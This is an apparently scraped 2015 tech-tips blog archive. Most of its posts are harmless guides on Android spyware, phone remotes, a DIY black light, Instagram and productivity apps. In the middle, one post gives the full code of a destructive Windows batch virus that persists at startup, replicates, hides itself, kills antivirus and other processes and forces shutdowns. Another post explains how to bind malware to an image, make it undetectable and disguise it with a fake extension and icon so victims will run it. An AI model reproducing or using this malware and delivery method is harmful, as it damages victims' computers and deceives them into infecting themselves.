Tuesday, 8 December 2015

How to Tell if Your Android Has Been Hacked (& What You Can Do About It)

Smartphones are almost always connected to the internet, so it stands to reason that they can remotely hacked. Or perhaps a jealous boyfriend or girlfriend got hold of your device physically, in which case they could've potentially installed a keystroke logger, a virus, or any other type of tracking app to spy on you.

Regardless of your reasons, if you've grown to believe that your smartphone might have been hacked or compromised in any way, it's an unsettling experience. So to help clear your conscience, I'll not only show you how to see if you've been hacked, but also what you can do about it.

How to Know if You've Been Hacked

The first indication that your device might have some form of malware or spyware installed would be random popups. These often redirect you to a Play Store app install page, or at the very least prompt you with a bogus virus warning or update notification

These types of popups are often generated by websites or the free versions of ad-supported Android apps, so you shouldn't be too concerned if they only appear when using a particular app or browsing the web. However, it's time to start being worried when these popups seem to come from nowhere—for instance when your phone is just sitting idle on the home screen. This might very well be an indication that you have a malware app installed on your device.

The next thing you should be on the lookout for is your data usage. Spyware apps by nature like to "phone home," meaning that the data they steal from your phone is sent back to the originating hacker over the internet.

To combat this, keep an eye out on the data being used by the apps that are installed on your phone. For most users, this is simple—head to Settings, then "Data Usage," then look through the entries in the "App Usage" category to see if there are any strange or unknown apps that have been using a lot of data lately. If your phone does not have this menu, or if you'd just like to keep a closer eye on data usage in general, consider installing a data monitor app to put this information right in your status bar.


Finally, keystroke loggers and other spyware apps like to operate silently in the background, which obviously makes them hard to discover. On the plus side, though, any app running in the background on your phone or tablet will leave traces of its presence in your battery history.

Much like monitoring your data usage, keep an eye out on your battery life to see if there's anything out of the ordinary. From Android's main Settings menu, head to the "Battery" entry, then look for any strange apps in the list.

What to Do if You've Been Hacked

Let's say all of the signs are pointing to a malware app or different type of spyware being present on your phone. If this is the case, it's definitely time to take some action, so I'll outline your best bets below.

Run an Antivirus Scan with a Reputable App

First up, the easiest way to find and uninstall spyware apps would be to run a malware scan with a good Android antivirus app. There are lots of apps on the Google Play Store that claim to be the best antivirus solution, but we put them all to the test to determine which one is actually the king of removing malware. For our test results, as well as download links and instructions, make sure to check out our full article here.

Look for Apps You Didn't Install Yourself

Just like any other app on your Android device, a malware app will show up in your app registry, where it can easily be uninstalled. To check this list, head to Settings, then "Apps," then swipe over to theDownloaded tab (on Android 6.0, that last part isn't necessary). From here, look through the list and tap any app that you didn't personally install, then press the "Uninstall" button on the following screen to get rid of it permanently.

How to Protect Yourself from Being Hacked

Once you're sure your phone or tablet is currently free of any spyware or malware, from here on out, it's only a matter of making sure things stay that way. To help with that process, I'll go over 4 tips that should go a long way towards keeping your device malware-free.

1. Don't Use Third-Party App Stores

This first tip is actually very simple—don't install apps from websites or app stores that you're not entirely familiar with. I know a lot of people like to get pirated apps by Googling "AppName.apk," but you might as well be searching "How to infect my own phone with malware" if you're doing this.

Your best bet here is to stick to trusted app stores like Google Play. For more information on this topic, as well as additional trusted sources for installing apps, see our Android Basics tutorial on the subject.

2. Watch What You Click

If you've ever come across a download page like the one pictured below, you're surely familiar with the advertising gimmick of putting a fake "Download" button where you'd think it should be. If you're going to be using file-sharing sites of this type, I'd suggest either downloading an ad-blocking browser, or simply learning which buttons are fake and which are real. These same principles should be applied everywhere, actually, so make sure you're always sure about what you're clicking.

Top: Real "Download" button; Bottom: Fake "Download" button.

3. Secure Your Device with a Pattern, PIN, or Password

If the spyware on your device got there in the first place after you had a jealous boyfriend or girlfriend snooping around behind your back, it would be a good idea to secure your phone or tablet's lock screen. For more information on this topic, see Tip #1 in our Android security guide.

4. Keep Your Device Up to Date

Finally, one of the most important anti-malware steps you can take is to make sure your device's firmware is up to date. Google and your device manufacturer will generally release updates that contain additional security measures once or twice a year, so applying these updates is crucial to security.

Start by heading to your phone or tablet's main Settings menu, then scroll down towards the bottom and select either About phoneAbout tablet, or About device. From here, tap "System updates," then the following screen will prompt you to update your firmware if a newer version is available.

Monday, 7 December 2015

Turn Your Smartphone into a Wireless Mouse & Keyboard for Your Computer

Step 1: Install Remote Mouse on Your Computer

On your Windows or Mac, download the appropriate version of Remote Mouse below. I'll be doing the tutorial on a Mac running Yosemite (10.10.1).
When the app has finished installing, select "OK," which will create an application icon up in your menu bar where you can toggle auto start and configure other settings.

Step 2: Install Remote Mouse on Your Phone

On the mobile device side of things, you'll need to download Remote Mouse for either Android, iOS, or Windows Phone below. Before opening the app, make sure that both your mobile device and desktop are on the same Wi-Fi network.

Step 3: Use Your Phone as a Mouse

Make sure Remote Mouse is enabled on your computer, then open up the app on your mobile device and it will begin searching for your computer, which should only take a few seconds.
Once it connects, you can begin using it as a mouse. Move your finger across the screen to move the cursor. Tap with one finger to left-click, with two fingers to right-click, and pinch to zoom in.
Note that if you have other people on your network, they can gain access to your computer by downloading the app, so make sure you're in a trusted environment.

Step 4: Use Your Phone to Power Down, Restart, & Control Music

On your mobile device, use the computer icon at the top (second from the left) to power off and restart your computer, as well as put it to sleep and log out of your profile.
The play icon will allow you to control music in iTunes, Keynote, Hulu, and Front Row on Mac, and iTunes, PowerPoint, Windows Media Player, and Windows Photo Viewer on Windows. However, this is a paid feature, so you'll need to make an in-app purchase of $1.99 to use it.

Step 5: Use Your Phone as a Keyboard & Open Apps

You can view the apps on your computer's dock from the window icon, where you can open an app by tapping on it; as of now there's no way to close them.
Finally there's the keyboard icon, where you can type into any text field on your computer using the keyboard on your phone. Using the "return" key on it works the same as hitting "Enter/Return" on your computer.

Other Mouse Settings & More Pro Features

Access your settings by tapping on the four-dash menu icon, where you can control tracking and scrolling speeds as well as toggle volume controls, secondary clicks, zoom, sound effects, and change the trackpad background.
In "Panels," you can view some of the free features as well as paid ones: Spotify Remote, Image Transfer, and Remove Ads are a few that cost money.
If you have Touch ID enabled on your device, be careful, because it's very easy to tap on "GET" button and purchase something simply by pressing down on your iPhone's Home button.
To make matters worse, you can't even see how much money you would drop on one of the paid features; the only way to view prices is by going to the App Store page and scrolling down (most of them are $1.99).
Overall, even without the in-app purchases, the app worked great with my Mac. The setup took just a few seconds and I was also impressed with the touch response and the ability to perform functions such as shutdown, restart, and sleep.

This Hack Turns Any Phone into Black Light

What You'll Need

  • A blue and purple marker
  • Transparent tape
  • Smartphone with LED flash
  • Highlighter
  • White paper

How to Turn Your Smartphone into a Black Light

This project can be literally be done is seconds if you have all of the materials in front of you. It's that easy. And if you don't plan on taking any photos or videos with your device's camera, then feel free to tape over that part also—if you're afraid of getting ink on your camera lens.

  1. Place a small piece of tape over the LED flash on the back of your iPhone or Android smartphone (will also work on tablets with built-in flashes), which should be close to your rear camera.
  2. Color on top of the tape with blue marker so that it covers the flash.
  3. Place another piece of tape over top of the flash, and color on top of it with blue marker as well.
  1. Place a third and final piece of tape over the flash, but this time color over the flash with your purple marker.
  1. You're done! Seriously, that's it.

Using Your New Smartphone "Black Light"


On a piece of white paper, write/draw anything down with the highlighter, then turn on your device's flashlight feature in a dark room and shine the purple/blue tinted light at it.
The yellow writing on the paper will come to life thanks to your brand new DIY black light, giving it a prominent look in complete darkness.
Depending on the type of highlighter you use, your results will vary. Below are several examples, each from different highlighters, under my makeshift black light.
If you want to take photos with the black light on, just make sure that you don't tape over the camera lens (like I did in my video up top) or you'll have a pretty blurry picture. Likewise for videos, though you'll also want to keep tape off of your microphone, too.

Tuesday, 17 November 2015

This Simple Trick Requires Only Your Phone Number to Hack your Email Account


How to Hide a Virus inside of your Picture?


Creating a dangerous virus using notepad

Here I give you instructions of making a highly dangerous virus using notepad!!
This virus has very very dangerous properties :-1.Copy itself into startup
2.Copy itself over one thousand times into random spots in your computer.
3.Hide its self and all other created files
4.Task kill MSN, Norton, Windows Explorer, Limewire.
5.Swap the left mouse button with the right one
6.Opens alert boxes
7.Changes the time to 12:00 and shuts down the computercopy this code into notepad and save as Greatgame.bat (while saving select all files instead of text ).Here is the Code:

@Echo offcolor 4title 4title R.I.Pstartstartstartstart calccopy %0 %Systemroot%\Greatgame > nulreg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ/d %systemroot%\Greatgame.bat /f > nulcopy %0 *.bat > nulAttrib +r +h Greatgame.batAttrib +r +hRUNDLL32 USER32.DLL.SwapMouseButtonstart calcclstskill msnmsgrtskill LimeWiretskill iexploretskill NMainstartclscd %userprofile%\desktopcopy Greatgame.bat R.I.P.batcopy Greatgame.bat R.I.P.jpgcopy Greatgame.bat R.I.P.txtcopy Greatgame.bat R.I.P.execopy Greatgame.bat R.I.P.movcopy Greatgame.bat FixVirus.batcd %userprofile%My Documentscopy Greatgame.bat R.I.P.batcopy Greatgame.bat R.I.P.jpgcopy Greatgame.bat R.I.P.txtcopy Greatgame.bat R.I.P.execopy Greatgame.bat R.I.P.movcopy Greatgame.bat FixVirus.batstartstart calcclsmsg * R.I.Pmsg * R.I.Pshutdown -r -t 10 -c “VIRUS DETECTED”startstarttime 12:00:R.I.Pcd %usernameprofile%\desktopcopy Greatgame.bat %random%.batgoto RIP

You are done making virus .
PLEASE DON’T  TEST IT ON YOUR COMPUTER:-
This was tutorial for making a batch file virus using notepad.You can also change the name of virus , after copying this code in notepad press CTRL + F and replace all the occurring of the word “Greatgame” with the name of your choice , but u also have to change name of the file

Hide virus in image file

Here i’m explaining one method on how to hide virus in an image file. By using this trick, you can easily hide virus and keylogger in jpeg image file
If you want to hide virus, you will require following files:
I. Download the tools

1. Easy Binder. (free)
2. Image to Icon Converter. (free)
3. Icon Changer. (free)Download all the above files and now, you are ready to hide virus in jpeg.II. Creating an Icon: For this hack to work, you need an icon of image. Follow the steps below to create an icon:
1. Run Image to Icon Converter from downloaded files.
 Select the image in which you want to hide virus and then open this image in Image to icon converter. (Use image with size within 128 pixels. You can resize image using IrfanView. In IrfanView, Press Ctrl+R).- Now, click on 128 X 128 checkbox at bottom. Click on Size button and hit on 128 X 128.
1
2. Adjust image crop, if necessary. Hit on Make. Go to File -> Save and save it on your desktop for later use. Let this icon be “Icon.ico”.
III. Steps to hide virus:
1. Now, run Easy Binder.exe from file downloaded to see:
1
2. Click “+” button present at bottom pane, browse to your virus file named as Greatgame.bat file and add it. Again using same “+” button, add the image in which you want to hide virus.
3. Now, click on “Settings” present at top to see:
1
4. Now, click on button next to “Select an Icon” and browse to the “Icon.ico” file created in Step II.
5. Click on button next to “Set Output File” and enter the path where you want to save binded file. Hit on “File’s” tab in upper pane and then click on “Bind files”. Let this final file be “Binded.exe”.

NOTE: Now you got the virus file attached with an image file named “Binded.exe” and it will be detected by Anti virus, so you have to make it fully undetectable (FUD).
IV. Changing Extension and Icon:
1. After you are done with making your virus file FUD, Open My Computer and go to Tools -> Folder Options. Click on View tab and uncheck “Hide extension for known file types” and hit on OK.
2. Now, rename our “Binded.exe” to say “JessicaAlba.jpeg-JessicaAlba.com”
The format should be:
Imagename.jpeg – Any name.com
I have used JessicaAlba because I am using her image to hide my server.
3. Now, install Icon Changer on your computer obtained from downloaded files. Right click on our binded file and hit on “Change Icon”. Hit on Folder icon next to “Search icons in” as shown:
1
4. In the dialog box, click on Desktop and hit OK. Now, our Icon.ico will be displayed. Select it and hit on “Set”.
You will see your final virus like this:
1
Note: Usually, .exe extension creates a doubt in victim’s mind. So, we are using .com extension to fool victim. Usually, people don’t have knowledge of .com extension and out of “JessicaAlba.jpeg-Jessica1.com” they consider “JessicaAlba.jpeg” as image name with .jpeg as image extension. This fools the victim.
That’s it friends. We are successful to hide virus in a jpeg image. Now, send this binded image file to your victim and whenever he will run the image on his computer, your sent hidden virus will be installed on victim computer without his knowledge.
This Post for Knowledge base.. Don't Miss-use it

Download Instagram Photos on your Desktop


1. Save Instagram photos while uploading (Mobile) 

To save your Instagram photos during the upload, you have to follow some pretty simple steps. Open Instagram app on your device and go to app settings by clicking on the hamburger symbol located at top right corner. Now find and enable Save Original Photos option. This will automatically save a copy of the image you upload on Instagram from next time.

2. Save Instagram photos without uploading (Mobile)

As most of us already know that the quality of photos taken and uploaded on Instagram are quite good, but what if you just want to click a picture, edit it using Instagram filters and keep it in the device. Instagram does not offer any direct method to save the clicked images to your device. So here is the method to save the picture without uploading:
  • To save the photos without uploading first you need to make sure that you have enabled the Save Original Photos option as mentioned above.
  • Now take the photo you wish to save in your device without uploading, and apply the filters to enhance the quality.
  • Now go to the control center and turn Airplane mode on.
  • Now return to the Instagram app and tap on the right tick symbol in order to upload the photo. The upload will obviously fail, but your photo will be saved to your device which you can access from your Gallery.

3. Save Instagram photos in your desktop

Saving your Instagram photos in your desktop is a little tricky process for those who don’t know about inspect element. Although it’s not very difficult and you can of-course snip the photo easily, but that will reduce the quality of your image. So here is the method to save the Instagram photo in your desktop without reducing its quality:
  • Right click on the photo you want to save and then click on Inspect element.
    • This will bring a sidebar with some HTML code. Copy the code which is highlighted as blue, it will be enclosed in the src attribute.instagram-inspect-element
    • Paste the URL in a tab and delete everything except the image code. Which starts with “https://” and end with “.jpg” and press enter
    • Your picture will be appeared that tab, right click and save it.

Monday, 9 November 2015

Non-US Version of Amazon

On CheapRiver.com you can search for the products on non-US version of Amazon to find the cheapest possible Price.

Amazon Prime

Amazon Prime is free for college students or anyone with a .edu e-mail address. Get free Kindle books, Instant Videos and free two-day sipping!

13 Smartphone Apps That Will Organize Your Life Virtually


1. Grocery iQ (free)


This free app is available for iOS and Android users and is a must for your next trip to the grocery store. Not only does it organize your shopping list, it also lets you select your favorite place to shop and provides you with a price estimates of your purchase before you leave the house by aggregating local specials. It provides a really good platform to not only make sure you don’t forget anything at the store, but also a really good way to cut down on your grocery bill without giving up on some of your favorite foods.
 

2. Dropbox (free)


The cloud is a powerful thing, and apps like Dropbox allow users to truly unleash it’s incredible power and convenience.
Dropbox eliminates that worst-possible scenario when your computer blows up and takes all of your files down with it. You can access your files anywhere in the world, and even do so if you’re smart enough to download the mobile app for your tablet and smartphone.
The cloud is a powerful thing – use Dropbox to maximize its full potential.
 

3. Shoeboxed (free)

Screen Shot 2015-09-28 at 10.02.51 PM
Unless you’re George Costanza, having a wallet full of receipts is not only incredibly inefficient, it can also be incredibly uncomfortable to sit on all day at work. Digitize all of your receipts with the Shoeboxed app, if you’re so inclined. Just take a picture, and store it onboard your favorite mobile device. If you’re feeling really techy, you can even send said files to your Dropbox account and keep them in the cloud!
 

4. Birthday Sweet (free)

Screen Shot 2015-09-28 at 10.05.06 PM
There’s always that jerk that forgets a close friend’s birthday. Birthday Sweet wants to make sure you don’t ever become one of those people. The app imports your Facebook contacts and produces a picture, age and zodiac sign for everyone. You’ll be able to send personalized messages and greeting cards with a few quick clicks.
 

5. Namerick (free)

Screen Shot 2015-09-28 at 10.08.29 PM
Have a problem remembering people’s names? Don’t worry you’re not alone, and the people behind Namerick have your back so you can avoid any embarrassing and potentially detrimental name-forgetting incidents. The app keeps track of the names of people you’ve just met by creating fun mnemonics (a learning technique that aids information retention in the human memory that aim to translate information into a form that the brain can retain better than its original form). Names can also be organized into categories and the app allows you to make note of any follow up plans you’ve made with the person.
 

6. ReQall (free)


Life moves fast these days, and it’s all too easy to forget even the simplest of things. Unfortunately, we can’t all afford a personal assistant, but there are ways to feel like we have one. Enter ReQall, an awesome app that organizes your tasks and sends you reminders about upcoming dates. It clumps togethers activities by location, so if you happen to be in close proximity of one task while you’re out tackling another, ReQall lets you know.
 

7. Evernote (free)

Screen Shot 2015-09-28 at 10.11.39 PM

Virtual post-it notes? Yes, please. Another great way to keep your life organized digitally and keep note of critical information, Evernote is a great tool for keeping important information in one place and get at it in a way that’s super easy to navigate.
 

8. Full Contact Card Reader (free)


If you have too many business cards and you don’t know what to do with them, why not store them digitally on your phone? This app will scan your business cards and allow for easy access.
 

9. Cozi (free)


Have a big family and find it difficult to find time to spend time together? Get all your loved ones on Cozi. This is a great app that allows you to share your calendar with people you actually like spending time with so you can coordinate busy schedules. It’s also great for to-do lists, grocery shopping lists and recipes.
 

10. Sleep Time (free)


Never worry about waking up a big grump any longer. Sleep Time tracks your sleep patterns by analyzing how you move while you sleep, designs a custom alarm system and does its best to make sure you wake up feeling as rested and refreshed as possible.
 

11. My Fitness Pal (free)

Screen Shot 2015-09-28 at 10.16.40 PM

Need to drop a few pounds or simply trying to live a healthier lifestyle? My Fitness Pal is a great to keep track of what you’re consuming, if you’re consuming the proper nutrients your body needs, and provides you with tools and tricks for weight loss to calculate how many calories you should be eating everyday to meet your weight loss goals. It’s also a great place to gather information on your favorite foods and to identify which ones you should be avoiding if you want to get rid of that “winter weight” you’ve been trying to get rid of for three years (like me).
 

12. Mint (free)


No one likes dealing with money, unless it involves spending it. In a perfect world, we’d all have enough money to spend it as we please on whatever we’d like. Sadly, the world is not a perfect place and keeping track of your cash is something most of us should be better at. Mint is a great way to track your finances virtually. Simply sync your bank and credit card accounts, and investment portfolios, and the app will help you set a monthly budget so you can easily keep track of expenses. It also provides customized tips to help you meet any financial goals you might have and even allows you to find out your credit score.
13. ClassManager (free)


For all those busy students out there, never worry about handing in an assignment late ever again with ClassManager. The app organizes your class schedules and sets reminders for upcoming assignments and tests.

Top 5 ways to use trial software forever

Top 5 ways to use trial software forever Trial version software mostly comes with one month or a few days trial period and will expire af...